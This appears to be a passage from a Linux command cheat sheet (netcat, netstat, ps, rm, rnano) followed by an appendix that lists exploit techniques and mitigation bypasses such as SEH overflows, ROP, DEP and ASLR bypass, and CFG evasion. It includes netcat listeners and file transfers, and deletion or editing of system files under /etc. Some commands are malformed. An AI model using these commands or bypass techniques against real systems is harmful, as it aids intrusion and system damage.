nc -l 1337
nc 127.0.0.1 1337
nc -l 80
nc 127.0.0.1 80
nc -l 21
nc -l 3059 > outfile.out
nc 127.0.0.1 3059 < send-me.in
nc.traditional
netstat -a
netstat -nat | awk '{print $6}' | sort | uniq -c | sort -n
netstat -nat |grep {127.0.0.1} | awk '{print $6}' | sort | uniq -c | sort -n
netstat -n
networkctl -a
networkctl --no-legend
networkctl --no-pager
networkctl status --no-pager
networkctl lldp --no-pager
networkctl label --no-pager
pidof cron
pidof bash
pidof /usr/lib/tracker/tracker-miner-fs
pidof /usr/lib/gvfs/gvfs-afc-volume-monitor
pidof /usr/lib/gnome-settings-daemon/gsd-keyboard
ping google.com
ping virustotal.com
ping thehackernews.com
ping4 google.com
ping4 virustotal.com
ping4 thehackernews.com
ps
ps -a
ps -x
ps -au
ps -aux
pwd /etc
pwd /dev
pwd /mnt
pwd ./
rbash
readlink new-etc
readlink passwd
rm /proc/meminfo.bz2
rm 1337.txt
rm /etc/dbus-1/system.d/bluetooth.conf.bz2
rmdir ./1337-dir
rnano /etc/.pwd.lock
rnano /etc/hosts.allow
rnano /etc/dbus-1/system.d/bluetooth.conf
rnano /proc/filesystems
stty -a
stty -a -F /dev/tty1
stty cbreak -echo
```

APPENDIX B THE WAR IN THE STACK


Control Flow Hijack
SEH Based Overflow
Buffer OverFlow
Safe SEH
Heap OverFlow
Stack Cookies
Compilar Exploit
Using Addr outside the loeaded modules
Overwritten the Exeption pointer with a heap address
DLL linked with no SafeSEH
Memory leak Exploit
Brute Force
Alter the authoritative cookie
SEHOP
Virtual Protect
Non protected functions
Virtual Alloc
DEP
xor p/p/r
DEP OPT-OUT
ROP
DEP OPT-IN
JOP
Non-SEHOP OS
DEP always-off
EMET
Long gadgets
Non protected modules
Heap Create
Non protected modules
Ret2Libc
flushing LBR
ASCII-Armor (Shell Code)
SET DEP policy
ASLR
Ret-to-Plt
Avoiding NULL bytes
Non protected Modules
Memory Leaks
AnC attack
Brute Force
Non-ASLR module
Instruction Replacement
Format String Attack
ASCII-Armor (Addr)
Code Injection Attacks
Non protected Modules
Code Reuse Attacks
Instruction Replacement
Avoiding NULL bytes
Control Flow guard
Miss-config (/guard:cf option)
Using codes from The distination function
Overwrite _guard_check_ical
Non CFG module
stack misalignment (arg number)
Non protected indirect Calls
Malicious Code execution